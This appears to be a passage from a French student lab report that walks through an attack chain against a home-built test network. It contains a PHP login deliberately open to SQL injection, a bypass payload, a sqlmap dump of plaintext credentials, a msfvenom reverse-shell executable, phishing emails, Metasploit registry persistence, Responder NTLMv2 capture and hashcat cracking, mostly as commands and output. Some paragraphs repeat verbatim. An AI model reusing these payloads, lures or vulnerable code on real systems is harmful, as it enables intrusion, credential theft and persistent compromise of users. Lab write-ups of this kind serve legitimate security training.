
Cette capture d'écran affiche le formulaire de connexion qui apparaît dans le navigateur à l'adresse [http://localhost/vuln\\_site/index.html](http://localhost/vuln_site/index.html).

L'utilisateur peut être en mesure de récupérer son identification. Ce formulaire est lié au fichier login.php qui contient les données ; c'est ici que l'injection SQL peut être exploitée.

Une fois que le formulaire a été soumis avec les bonnes identifiants, la page login.php affiche le message de bienvenue : "Bonjour, ilias ! Vous êtes connecté en tant qu'administrateur.

Cela démontre que la connexion fonctionne et que le script récupère correctement les données de la base de données.

## 3. Création du fichier login.php :



```
login.php - Bloc-notes
Fichier Edition Format Affichage Aide
<?php
// Connexion à la base de données
$mysqli = new mysqli("localhost", "root", "", "vuln_site");

// Récupération directe des valeurs (vulnérable intentionnellement aux injections SQL)
$username = $_POST['username'];
$password = $_POST['password'];

// Requête SQL vulnérable
$query = "SELECT * FROM users WHERE username='$username' AND password='$password'";
$result = $mysqli->query($query);

// Vérification des résultats
if ($result->num_rows > 0) {
    $user = $result->fetch_assoc();
    echo "Bienvenue " . $user['username'] . "! Tu es connecté en tant que " . $user['';
} else {
    echo "Identifiant ou mot de passe incorrect!";
}
?>
```

Figure 56 : Script PHP vulnérable aux injections SQL utilisé pour la connexion (login.php)

Cette capture d'écran affiche le formulaire de connexion qui apparaît dans le navigateur à l'adresse [http://localhost/vuln\\_site/index.html](http://localhost/vuln_site/index.html).

L'utilisateur peut être en mesure de récupérer son identification. Ce formulaire est lié au fichier login.php qui contient les données ; c'est ici que l'injection SQL peut être exploitée.

Une fois que le formulaire a été soumis avec les bonnes identifiants, la page login.php affiche le message de bienvenue : "Bonjour, ilias ! Vous êtes connecté en tant qu'administrateur.

Cela démontre que la connexion fonctionne et que le script récupère correctement les données de la base de données.

#### 4. Vérification rapide du site :




Figure 57 : Page de connexion du site vuln\_site affichée dans le navigateur local

Cette capture d'écran affiche le formulaire de connexion qui apparaît dans le navigateur à l'adresse [http://localhost/vuln\\_site/index.html](http://localhost/vuln_site/index.html).

L'utilisateur peut être en mesure de récupérer son identification. Ce formulaire est lié au fichier login.php qui contient les données ; c'est ici que l'injection SQL peut être exploitée.

Une fois que le formulaire a été soumis avec les bonnes identifiants, la page login.php affiche le message de bienvenue : "Bonjour, ilias ! Vous êtes connecté en tant qu'administrateur.

Cela démontre que la connexion fonctionne et que le script récupère correctement les données de la base de données.




Figure 58 : Résultat d'une connexion réussie sur le site vulnérable avec des identifiants administrateur

### 3) Démonstration de l'injection SQL

J'ai testé la sécurité du champ de mot de passe après avoir configuré le formulaire de connexion et la base de données. Le fichier login.php utilise une requête SQL construite à partir des entrées de l'utilisateur sans aucun filtrage, ce qui le rend vulnérable à une attaque par injection SQL.

J'ai entré les informations suivantes dans le formulaire pour simuler cette attaque :

- **Nom d'utilisateur** : ilias
- **Mot de passe** : ' OR '1'='1



The screenshot shows a login interface with two input fields and a 'Connexion' button. The 'Nom d'utilisateur' field contains 'ilias'. The 'Mot de passe' field contains '' OR '1'='1'. A magnifying glass icon is visible next to the password field.

Figure 59 : Injection SQL basique dans le champ mot de passe pour contourner l'authentification

Cette chaîne de caractères modifie la requête SQL comme suit :

**SELECT \* FROM users WHERE username= 'ilias' AND password= 'OR '1'='1'**

Grâce à la condition toujours vraie ('1'='1'), la requête retourne une ligne même si le mot de passe est incorrect. Résultat : **l'accès est accordé sans avoir besoin du vrai mot de passe.**

La capture suivante confirme que la connexion est réussie :




Cette démonstration montre comment un système peut être compromis par une mauvaise gestion des entrées utilisateur. Si la requête SQL n'est pas sécurisée, une simple injection dans un formulaire suffit à créer un mécanisme d'authentification.

### 4) Utilisation de l'outil SQLMap

De plus, j'ai utilisé l'outil SQLMap pour automatiser la détection des failles et l'extraction des données.

SQLMap détermine que le serveur utilise MySQL comme base de données et que le paramètre username pourrait être injectable.

L'outil commence alors à exécuter divers tests (booléen, erreur, etc.) pour vérifier l'existence de la vulnérabilité, comme on peut le voir dans la capture :



```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.10.11/vuln_site/login.php" --data="username=adm in&password=test" --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:58:28 / 2025-05-19

[12:58:28] [INFO] testing connection to the target URL
[12:58:28] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:58:28] [INFO] testing if the target URL content is stable
[12:58:28] [INFO] target URL content is stable
[12:58:28] [INFO] testing if POST parameter 'username' is dynamic
[12:58:28] [WARNING] POST parameter 'username' does not appear to be dynamic
[12:58:28] [INFO] heuristic (basic) test shows that POST parameter 'username' might be injectable (possible DBMS: 'MySQL')
[12:58:28] [INFO] testing for SQL injection on POST parameter 'username'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]

[12:58:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:58:32] [WARNING] reflective value(s) found and filtering out
[12:58:32] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:58:32] [INFO] testing 'Generic inline queries'
[12:58:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:58:32] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:58:32] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[12:58:32] [INFO] POST parameter 'username' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable
[12:58:32] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[12:58:32] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clau
```

Figure 60: sqlmap

L'échec de l'injection SQL sur la page login.php a été exploité avec succès par SQLMap.

L'outil a pu exécuter une requête de type UNION pour extraire l'intégralité du contenu de la table des utilisateurs de la base de données vuln\_site.

Les colonnes récupérées sont : rôle, mot de passe, nom d'utilisateur et ID.

Les trois utilisateurs dans la base de données, ainsi que leurs identités et rôles respectifs (utilisateur, admin), ont été affichés par SQLMap :

```
Type: UNION query
Title: MySQL UNION query (NULL) - 4 columns
Payload: username=admin' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a786
271,0x77426b505159585a746c72514d796f76626c4166494672425a6f6c456d63556c5a59416
364786c44,0x71766a6a71)#&password=test

[12:59:14] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.2.12
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[12:59:14] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[12:59:14] [INFO] fetching current database
[12:59:14] [INFO] fetching tables for database: 'vuln_site'
[12:59:14] [INFO] fetching columns for table 'users' in database 'vuln_site'
[12:59:14] [INFO] retrieved: 'id','int(11)'
[12:59:14] [INFO] retrieved: 'username','varchar(255)'
[12:59:14] [INFO] retrieved: 'password','varchar(255)'
[12:59:14] [INFO] retrieved: 'role','varchar(20)'
[12:59:14] [INFO] fetching entries for table 'users' in database 'vuln_site'
[12:59:14] [INFO] retrieved: 'admin','1','pass123','ilias'
[12:59:14] [INFO] retrieved: 'user','2','pass456','chihab'
[12:59:14] [INFO] retrieved: 'user','3','pass789','younese'
Database: vuln_site
Table: users
[3 entries]
+---+---+---+---+
| id | role | password | username |
+---+---+---+---+
| 1 | admin | pass123 | ilias |
| 2 | user | pass456 | chihab |
| 3 | user | pass789 | younese |
+---+---+---+---+

[12:59:14] [INFO] table 'vuln_site.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.10.11/dump/vuln_site/users.csv'
[12:59:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.10.11'
```

Figure 61 : Extraction des identifiants via une injection SQL UNION avec sqlmap sur la base vulnérable

Cette démonstration prouve que, via une faille SQLi, un attaquant peut accéder à **des informations sensibles en clair**, comme des mots de passe et priviléges utilisateur.

### 5) Conclusion de la phase SQLi

Cette étape m'a permis de démontrer comment une application web peut devenir vulnérable si les entrées des utilisateurs ne sont pas correctement filtrées.

J'ai pu contourner l'authentification et accéder à des données sensibles stockées dans la base de données, y compris les noms d'utilisateur, les mots de passe et les rôles, en profitant d'une faille d'injection SQL dans un formulaire de connexion basique.

Cette démonstration met en évidence une erreur courante dans le développement web : le manque de requêtes préparées et de validation des entrées.

Elle démontre également comment, si habilement exploité, même un petit échec laissé sans surveillance peut compromettre l'intégrité d'un système.

Lors des prochaines réunions, je discuterai des mesures de sécurité qui pourraient être mises en œuvre pour remédier à cette défaillance et améliorer la protection mondiale de l'application.

## E) Phase 4 : Exploitation des identifiants récupérés

### 1) Objectif


Afin de garantir le succès des phases de spear phishing et d'injection, j'ai récupéré des noms d'utilisateur et des mots de passe valides appartenant à Chihab.

Cette phase vise à tester l'impact réel de cette compromission : est-il possible pour un attaquant d'utiliser ces identifiants pour accéder aux ressources du réseau ?

### 2) Test de connexion

J'ai d'abord tenté une connexion à l'utilisateur ilias du réseau 192.168.10.11, en utilisant les identifiants volés.

J'ai essayé la connexion SMB depuis Kali à l'aide de smbclient :



```
(kali㉿kali)-[~]
$ smbclient -L //192.168.10.11 -U chihab
Password for [WORKGROUP\chihab]:
session setup failed: NT_STATUS_LOGON_FAILURE
```

Figure 62 : Échec de connexion SMB avec identifiants incorrects

Cependant, toutes les tentatives de connexion via SMB ont échoué avec le message NT\_STATUS\_LOGON\_FAILURE, indiquant que l'utilisateur ilias ne disposait pas des autorisations nécessaires pour accéder à cette machine ou que les identifiants n'étaient pas valides dans ce contexte précis.

### 3) Interprétation des résultats

Même si les identités étaient légitimes (obtenues via SQLMap ou phishing), elles ne pouvaient pas être utilisées sur cette machine spécifique via SMB. Cela peut être causé par :

- L'utilisateur chihab n'étant pas identifié comme étant localisé sur la machine cible ;
- Des restrictions de groupe ou de domaine ;
- Des limitations des droits réseau (comme empêcher l'accès aux partages).

Cela souligne un point crucial : la validité de l'identification ne garantit pas à elle seule un accès direct, en particulier si les politiques de sécurité segmentent correctement les droits d'accès au réseau.

#### 4) Conclusion de la phase

Cette étape démontre que bien qu'un attaquant puisse récupérer des identités légitimes, leur utilisation dépend largement de la manière dont les permissions réseau sont configurées et du rôle assigné aux utilisateurs au sein de l'infrastructure.

Bien que l'accès direct ait été bloqué ici, ces identités pourraient en réalité être utilisées sur un autre ordinateur pour un accès VPN, un webmail interne, un accès au serveur RDP, ou des attaques de rebond si les circonstances le permettent.

### F) Phase 5 : Mise en place d'une persistance (backdoor)

Une fois qu'un attaquant a obtenu un accès initial au système (soit par phishing ciblé, soit en exploitant une vulnérabilité), il essaie généralement de le conserver, même si l'utilisateur change son mot de passe ou redémarre l'ordinateur.

C'est ce qu'on appelle la persistance, et elle est souvent mise en œuvre à l'aide de portes dérobées, de shells inversés ou d'outils comme le Meterpreter de Metasploit.

#### 1) Génération du payload (reverse shell)

J'ai créé un fichier exécutable malveillant (.exe) avec un payload de reverse shell en utilisant l'outil msfvenom, qui se connectera automatiquement à ma machine cible dès qu'il sera exécuté.

Voici la commande qui a été utilisée :

```
(kali㉿kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.12 LPORT=4444 -f exe -o access.exe
```

Figure 63 ; Génération d'un payload malveillant avec msfvenom

- LHOST : l'adresse IP de ma machine Kali (machine de l'attaquant)
- LPORT : port d'écoute
- access.exe : fichier généré à transférer sur la machine cible

## 2) Transfert et exécution sur la machine cible

Le fichier access.exe a été envoyé par mail à la victime ciblé.

Chihab@iliastech.local

Collaboration urgente – Intégration IliasTech PRO

Bonjour Chihab,

Dans le cadre du **lancement officiel de notre plateforme IliasTech PRO**, nous avons besoin de ton retour urgent concernant l'intégration du module de sécurisation des accès API.

Tu trouveras ci-joint un document contenant les spécifications techniques à valider **avant ce soir** pour finaliser le déploiement auprès des partenaires.

 **Accéder au document sécurisé :** [Clique ici pour consulter le fichier](#)

Merci de nous confirmer la réception du document et ton retour dès que possible.  
N'hésite pas à me contacter en cas de souci d'accès.

**Bien cordialement,**  
**Ilias B.**  
**Administrateur Système**  
Ilias@iliastech.local

*Figure 64 : Email de phishing envoyé à un utilisateur cible*

Une fois le fichier exécuté sur la machine cible, une connexion s'établit automatiquement vers ma machine Kali.

### 3) Prise de contrôle avec Meterpreter

Figure 65 : Connexion réussie via reverse shell avec Metasploit

Dès que la victime exécute le fichier piégé, j'obtiens un **accès Meterpreter**, qui me permet de :

- Naviguer dans les fichiers (ls, cd, download, upload)
- Prendre des captures d'écran
- Exécuter des commandes système
- Installer une **backdoor persistante** avec persistance -X

#### 4) Mise en place d'une persistance automatique

Enfin, pour garantir un accès permanent à la machine, j'ai utilisé les commandes suivantes dans Meterpreter :

```
msf6 exploit(windows/local/persistence) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.10.12
LHOST => 192.168.10.12 [tcp/poll,interval]
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444 [tcp/poll,interval,poll(timeout)]
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.10.12:4444
[*] Sending stage (177734 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.12:4444 -> 192.168.10.11:64803) at 2025-05-19 20:46:19 -0400
[*] http://192.168.10.11/Partage_Sensible/Windows_10/meterpreter
meterpreter > background windows 10
[*] Backgrounding session 1...possible commands:
msf6 exploit(multi/handler) > use exploit/windows/local/persistence
[*] Using configured payload windows/meterpreter/reverse_tcp 01:31:58 2025
msf6 exploit(windows/local/persistence) > set SESSION 1
SESSION => 1 [http/192.168.10.11:64803 01:31:58 Sun May 11 01:31:58 2025]
msf6 exploit(windows/local/persistence) > set LHOST 192.168.10.12
LHOST => 192.168.10.12 [http/192.168.10.11:64803 01:31:58 Sun May 11 01:31:58 2025]
msf6 exploit(windows/local/persistence) > set LPORT 4444
LPORT => 4444 [http/192.168.10.11:64803 01:31:58 Sun May 11 01:31:58 2025]
msf6 exploit(windows/local/persistence) > set STARTUP User's available
STARTUP => USER ss.exe
msf6 exploit(windows/local/persistence) > run
[*] Running persistent module against DESKTOP-BFCLSIA via session ID: 1
[+] Persistent VBS script written on DESKTOP-BFCLSIA to C:\Users\WINDOW~1\AppData\Local\Temp\kYYmFGzAFiey.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\qUpFzYyVQ<--added now
[+] Installed autorun on DESKTOP-BFCLSIA as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\qUpFzYyVQ
[*] Clean up Meterpreter RC file: /home/kali/.msf4/logs/persistence/DESKTOP-BFCLSIA_20250519.4812/DESKTOP-BFCLSIA_20250519.4812.rc
msf6 exploit(windows/local/persistence) > 
```

Figure 66: envoie d'une persistance utilisant metasploit

J'ai utilisé le module windows/local/persistence de Metasploit pour maintenir une connexion permanente au système après avoir obtenu une session Meterpreter sur un ordinateur Windows.

Le module a créé un script malveillant (.vbs) et l'a enregistré dans le dossier AppData\Local\Temp de l'utilisateur actuel.

Ensuite, il a modifié les clés de registre

HKCU\Software\Microsoft\Windows\CurrentVersion\ Exécutez-le afin que le script réponde à chaque démarrage de session.

Par conséquent, même si la machine est redéployée, une nouvelle connexion entre Meterpreter et l'attaquant sera établie automatiquement sans nécessiter aucune action de l'utilisateur.

Ce mécanisme imite le comportement réel des APT dans lequel l'attaquant garantit de maintenir un point d'entrée ouvert, souvent de manière discrète et durable.

## G) Phase 6 : Mouvement latéral

### 1) Objectif :

Suite à la compromission du premier utilisateur (Chihab, le développeur), j'ai tenté une attaque de mouvement latéral en essayant de compromettre un utilisateur avec des priviléges plus élevés : Ilias, l'administrateur de domaine.

L'attaquant a maintenant un accès complet au compte de Chihab. En se faisant passer pour lui, il tentera de tirer parti de la confiance interne en envoyant un faux courriel adressé à Ilias.

L'objectif est de forcer Ilias à cliquer sur un lien SMB malveillant, ce qui déclenchera une tentative de connexion automatisée à un partage distant géré par l'attaquant (machine Kali). Cette action permet à Responder d'intercepter l'identification NTLMv2 de l'administrateur.

### 2) Préparation de l'infrastructure de l'attaquant

Sur la machine Kali Linux, j'ai lancé l'outil Responder, en écoute sur l'interface réseau :




Figure 67: L'outil Responder

Cela permet d'intercepter les requêtes SMB, LLMNR et NBT-NS, notamment lors d'un accès à un chemin réseau de type \\192.168.10.12\\

### 3) Rédaction et envoi de l'e-mail malveillant

#### Étape 1 — installation de l'outil sendmail

```
(kali㉿kali)-[~]
$ sudo apt install sendemail libnet-ssleay-perl libio-socket-ssl-perl -y

[sudo] password for kali:
sendemail is already the newest version (1.56-5.2).
sendemail set to manually installed.
libnet-ssleay-perl is already the newest version (1.94-3).
libnet-ssleay-perl set to manually installed.
libio-socket-ssl-perl is already the newest version (2.089-1).
libio-socket-ssl-perl set to manually installed.
The following packages were automatically installed and are no longer require
d:
  icu-devtools  libpoppler145                      python3-setproctitle
  libflac12t64   libpython3.12-minimal                python3-tomlkit
  libfuse3-3     libpython3.12-stdlib                 python3.12-tk
  libgeos3.13.0  libpython3.12t64                   ruby-zeitwerk
  libglapi-mesa  python3-dunamai                  strongswan
  libicu-dev     python3-nfsclient
  liblbfsgsb0    python3-poetry-dynamic-versioning

Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 7
```

Figure 68 : Installation des paquets nécessaires à l'envoi d'emails avec Sendmail

## Étape 2 — je me reconnecte à l'utilisateur chihab

En utilisant metasploit, je me suis arrivé à reconnecter au compte de chihab

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

# cowsay++
< metasploit >
 \_  _\ 
  )oo(
 /||--\ * 

      =[ metasploit v6.4.56-dev
+ -- =[ 2505 exploits - 1291 auxiliary - 431 post      ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops      ]
+ -- --=[ 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD = windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.10.12
LHOST => 192.168.10.12
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.10.12:4444
[*]
```

Figure 69 : Configuration du handler Metasploit pour le reverse shell

## Etape 3 – envoie du courriel

En raison de la position de Chihab, j'ai écrit un email à Ilias lui demandant de vérifier un dossier client qui n'était pas accessible. Cet e-mail contenait un lien SMB pointant vers la machine Kali, comme indiqué ci-dessous :

```
[*] Started reverse TCP handler on 192.168.10.12:4444
sendemail -f chihab@entreprise.local \
    -t ilias@entreprise.local \
    -u URGENT : Erreur à corriger \
    -m "Bonjour Ilias,\nMerci de vérifier ce document :\n\\\\\\192.168.10.12\\docs\\rapport.doc\n-- Chihab" \
    -s smtp.entreprise.local:25
[*]
```

Figure 70 : Envoi d'un email piégé avec Sendmail

Le courriel usurpait l'identité de Chihab (chihab@ilias.local) et avait un ton professionnel, crédible et urgent.

## Etape4 – Résultat de l'attaque

Windows a lancé un processus d'authentification SMB automatique pour Kali après qu'Ilias ait cliqué sur le lien ou que son système ait tenté d'anticiper le réseau de fichiers.

Le répondant a capturé la requête, qui comprenait :

- L'adresse IP de la victime ;

- Le nom d'utilisateur (Ilias) ;
  - Le hachage NTLMv2 associé

```
[SMB] NTLMv2-SSP Client : 192.168.10.11
[SMB] NTLMv2-SSP Username : ILIAS\kali
[SMB] NTLMv2-SSP Hash : kali::ILIAS:8dc4138965f3d771:3CD9C645CE0ECED9617D
EA45B3B848A4:010100000000000008079DE13C8DB011B3D514E3E3A6412000000002000800
310039005400460001001E00570049004E002D005A005A0056005600440048004100460045003
600420004003400570049004E002D005A005A005600560044004800410046004500360042002E
0031003900540046002E004C004F00430041004C000300140031003900540046002E004C004F0
0430041004C000500140031003900540046002E004C004F00430041004C000700800008079DE
13C8DB0106000400020000008003000300000000000000000000000000000000000000000000000
D71681A3CD7B3BB5CF2553C42F8173DCB1103D7AF5384930B570A0010000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000
030002E0031003200000000000000000000000000000
```

Figure 71 : Capture d'un hash NTLMv2 avec Responder

Ce hash peut ensuite être bruteforcé via Hashcat pour obtenir le mot de passe en clair.

## **Etape 5 – déchiffrer le hash**

J'ai enregistré le hash récupéré dans un fichier hash.txt et ensuite exécuté la commande suivante :

- Hashcat est informé que le format est NetNTLMv2 par l'option -m 5600.
  - J'ai utilisé le fichier rockyou.txt comme dictionnaire de mots de passe.
  - L'option --force vous permet d'ignorer certains avertissements, notamment sur VM.

```
[root@kali:~]# hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This will hide serious problems and should only be used when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API [OpenCL 3.0 PCIe 6.0x16:00.0, nVidia Linux, Non-PCIe, RELOC, SPIR-V, LLVM 10.1
 0, SLEEF, DISTRO, PCIE, PCIE DEBUG] - Platform #1 ([The pocl project])

# Device #1: cpu-sandbridge-11th Gen Intel(R) Core(TM) i7-11800H @ 2.30GHz, 1435/293
#   8 MB (512 MB allocatable), AMCU

Maximum password length supported by kernel: 8
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
